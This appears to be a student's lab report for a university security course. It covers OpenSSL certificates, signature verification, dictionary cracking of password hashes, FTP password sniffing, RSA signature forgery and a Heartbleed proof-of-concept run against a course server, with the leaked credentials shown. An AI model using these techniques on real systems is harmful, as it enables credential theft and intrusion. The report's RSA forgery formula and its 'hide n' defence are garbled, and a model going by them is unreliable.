
Step 1:


We use the following command to sign my we certificate using the intermediate key:

```
lwei@linux16> openssl ca -config openssl.cnf -extensions v3_intermediate_ca -days 3650 -notext -md sha256 -keyfile intermediate/private/in
termediate.key.pem -cert intermediate/certs/intermediate.cert.pem -in intermediate/csr/www.boys.com.csr.pem -out intermediate/certs/www.bo
ys.com.cert.pem
Using configuration from openssl.cnf
Enter pass phrase for intermediate/private/intermediate.key.pem:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number: 4097 (0x1001)
        Validity
            Not Before: Feb  1 01:05:58 2018 GMT
            Not After : Jan 30 01:05:58 2028 GMT
        Subject:
            countryName               = US
            stateOrProvinceName       = NC
            organizationName          = Duke
            organizationalUnitName    = Computer Science
            commonName                = www.boys.com
            emailAddress              = lw255@duke.edu
        X509v3 extensions:
            X509v3 Basic Constraints: critical
                CA:TRUE, pathlen:0
            X509v3 Subject Key Identifier:
                4F:A1:48:1A:E6:29:DB:2C:97:24:64:4E:E8:69:CB:18:FA:46:05:C1
            X509v3 Authority Key Identifier:
                keyid:63:A2:06:2F:90:25:71:AC:A4:FB:2C:3C:F0:80:78:4A:32:6C:45:1B

            X509v3 Key Usage: critical
                Digital Signature, Certificate Sign, CRL Sign
Certificate is to be certified until Jan 30 01:05:58 2028 GMT (3650 days)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

The graph above shows that the CSR for my domain is signed.

Step 2: The graphs below show the certificate I generated:






Question 11:

I think my browser will display a chain of certificate. Beginning with the root certificate, then the intermediate certificate and my domain certificate.


However, due to the fact that my root certificate is not a trusted CA, a warning message will be displayed.

Question 12:


I am using WireShark to do the packet tracing. Please see the screenshot below:




Below is a closer look:



Let's take a more closer look for the authorities that is involved: (on the right)





The demonstration is completed. The above is one of the certificate that is received by my browser.

Question 13:

My browser receives three certificates. Below is a list of them:

1. USERTrust Secure
2. InCommon RSA Server CA
3. www.cs.duke.edu

The certificates can be verified all the way back from the root certificate.(In this case USERTrust Secure). Here is the steps:

1. www.cs.duke.edu has to make the browser believes that it is the owner of the domain certificate. This is done by decrypting the signature of the domain(signed by domains' private key) by its public key.
2. Next, we have to verify the signature on the certificate issued by "InCommon RSA Server CA".This is done by decrypting the signature using "InCommon RSA Server CA"s public key.
3. Finally, we have to verify the signature signed by "USERTrust Secure" on the certificate issued to "InCommon RSA Server CA". Similarly, this step is done by decrypting the signature using USERTrust Secure's Public Key.

Note that some browsers also check if a certificate is revoked or not by different methods such as the " Revocation list" nad OCSP. It depends on the type of the browser to either accept or reject an revoked certificate.

Question 14:

I checked the authorities in my chrome, below is 5 of them:

1. GeoTrust Global CA
2. InCommon RSA Server CA
3. Certum Trusted Network CA
4. Entrust Root Certification Authority
5. AffirmTrust Commercial

Question 15:

I used the online tools and the above is the hash I generated. The input message is “I love dogs”

STEP 1:

The hash I generated is : a7f6bde30206ba75668000f56f0fea9a

STEP 2:

Use openssl command line arguments to generate public-key pairs:

- To generate private key of size 2048 under my key directory, type the following (I used the passphrase 112211.

```
lwei@linux16> cd key
lwei@linux16> openssl genrsa -aes128 -passout pass:112211 -out private.pem 2048
Generating RSA private key, 2048 bit long modulus
........+++
.....................................................................+++
e is 65537 (0x10001)
```

- To generate the public key according to this private, we need to pass in the passphrase for the private key and use the following command:

```
lwei@linux16> openssl rsa -in private.pem -passin pass:112211 -pubout -out publi
c.pem
writing RSA key
lwei@linux16> ls
./  ../  private.pem  public.pem
```

Now, there is a public-private key pair under my directory. Then I copied the hash of the original message under the same directory.

Step 3:
we can use the private key we just generated to sign the documents, we use the following command line arguments to sign message.txt, then we should enter the passphrase for the private key.

```
lwei@linux16> openssl dgst -sha256 -sign private.pem -out signature.sha256 message.txt
Enter pass phrase for private.pem:
lwei@linux16> ls
./  ../  message.txt  private.pem  public.pem  signature.sha256
```

As we can see, the signature is stored in signature.sha256

Last step:
we need to verify the signature, just type in the following commands to verify it. This step will require the public key as well as the signature and the message.txt:

```
lwei@linux16> openssl dgst -sha256 -verify public.pem -signature signature.sha256 message.t
xt
Verified OK
```

As a result, the digital signature is verified. The basic concepts here is that it uses the public key to decrypt the signature and compare the hash value. If the hash value is the same, the signature is verified.

Question 16:

For this question, I am going to use the a dictionary to compare the common hashes of the password and crack them:(I used python crypt library)

The crypt.crypt(password,salt) in python helps me to check the hashes.

Below is the list of the password:

```
lwei@linux31> python password_cracking.py
root: password  hash: $1$ZG2bN32h$treJ5wA9FVu1CCv4knD8E.
bob: Password1  hash: $1$VF45EUsv$O4IaJGe321S91P2qoXHqs/
alice: devils  hash: $1$2AEh.PwK$2yCKVftrExHtwGe9cCcvM1
tim: abcdef  hash: $1$z17tcuuW$PlEp5eWpYuQeqasp5Q5Vr0
mallory: aaaaaa  hash: $1$yj1Su3Ch$kCPnctLoev/Hg2P4uM2XH.
admin: admin  hash: $1$wzMYvSB2$7O2R65czmlEvY1odjR.i90
user: qwerty  hash: $1$idTO9Mc.$tqxMfYO6UYspgRnUx7Utn/
james: letmein  hash: $1$jPV/aLpR$qnHPfK7jSl2VVfbeS8rVX.
carly: blue  hash: $1$o.noLUab$eRUf0yXHTqsLs8AMoP/K81
coachk: goduke  hash: $1$H19Zl7B5$NRuTfMWaf1Scim3iNbsB71
```

Question 17:

Step1: type in the following command in order to ftp login to the server while wireshark is running:

```
C:\Users\laiw1>ftp cs590-1.cs.duke.edu
Connected to cs590-1.cs.duke.edu.
220 (vsFTPd 3.0.3)
200 Always in UTF8 mode.
User (cs590-1.cs.duke.edu:(none)): ftp_test
331 Please specify the password.
Password:
230 Login successful.
```

Step 2: stop wireshark packet tracing and check the packets we captured. Hopefully, I find both username and password I just entered. (see picture below on the right)

	Time	Source	Destination	Protocol	Length	Info
43	11.944011	10.197.59.217	152.3.137.54	FTP	69	Request: USER ftp_test
44	11.950023	152.3.137.54	10.197.59.217	FTP	88	Response: 331 Please specify the passw
64	16.501193	10.197.59.217	152.3.137.54	FTP	67	Request: PASS cps590
65	16.537420	152.3.137.54	10.197.59.217	FTP	77	Response: 230 Login successful.

More detail:

```
0000  00 00 0c 9f f0 01 a4 c4  94 b6 97 70 08 00 45 00   ........ ...p..E.
0010  00 37 07 39 40 00 40 06  cb b0 0a c5 3b d9 98 03   .7.9@.@. ....;...
0020  89 36 d6 e2 00 15 ae 6d  eb e5 cc ac 87 7e 50 18   .6.....m .....~P.
0030  1f d2 f0 2b 00 00 55 53  45 52 20 66 74 70 5f 74   ...+..US ER ftp_t
0040  65 73 74 0d 0a                                    est..
```

The above picture shows the username is ftp_test.

```
▾ Source: IntelCor_b6:97:70 (a4:c4:94:b6:97:70)

0000  00 00 0c 9f f0 01 a4 c4  94 b6 97 70 08 00 45 00   ........ ...p..E.
0010  00 35 07 3c 40 00 40 06  cb af 0a c5 3b d9 98 03   .5.<@.@. ....;...
0020  89 36 d6 e2 00 15 ae 6d  eb f4 cc ac 87 a0 50 18   .6.....m ......P.
0030  1f b0 be de 00 00 50 41  53 53 20 63 70 73 35 39   ......PA SS cps59
0040  30 0d 0a                                          0..
```

The above picture shows the password is cps590.

Question 18:

We can use the existing message to forage a new valid certificate to give orders to bad people like the hacker.

We know two pairs : (m2,c2) and (m3,c3) where m2 and m3 are the messages, c2 c3 are the signatures of m2 and m3. By applying the multiplicative property of RSA:

c3 = (c2 * c3 mod n) is the valid signature of the message m3 = (m2*m3) ^d mod n.

Now we can send(m3,c3) to misled the bad guy. In this case, we can forge m3 = m2*m3 = 6 with signature c3. Which will be a disaster.


Question 19:
We can hide the public key n and only deliver it to the people we trust. In this will, people can not construct the attack above because they cannot forge the signature without knowing n. Hence c3 = (c2 * c3 mod n) will not be computable.
Another solution is that they can find a trusted third party to endorse their certificates. In this way, we cannot conduct the attack because the trusted third party will not endorse my fake certificate.

Question 20:
Step 1: First download the github tool and run the python file in linux.

Step 2: Run the following command line arguments: In the below code, I only run 1 iteration, this is just for testing purpose. The output shows that the targeting domain is subject to heartbleed attack due to the fact it returns more bits than usual.

```
lwei@linux38> python heartbleed-poc.py cs590-1.cs.duke.edu -n1
Scanning cs590-1.cs.duke.edu on port 443
Connecting...
Sending Client Hello...
Waiting for Server Hello...
 ... received message: type = 22, ver = 0302, length = 66
 ... received message: type = 22, ver = 0302, length = 624
 ... received message: type = 22, ver = 0302, length = 203
 ... received message: type = 22, ver = 0302, length = 4
Server TLS version was 1.2

Sending heartbeat request...
 ... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
  0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.......
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
  0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.........5.
  0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  ................
```


Step 3: set n=100 and store the file in dump.txt. Then searched the file with keywords “password”. I found one of the user name and the password:



From the above picture: username = CHINAnumber1 password = faawefawefawefawe

Question 21:

1. The first browser I am testing is Microsoft Edge. It simply refuses me to proceed to that page due to the fact that the certificate has been revoked.



Below is my IOS browser safari. It does not detect whether the certificate has been revoked. I can proceed to the page without any notification.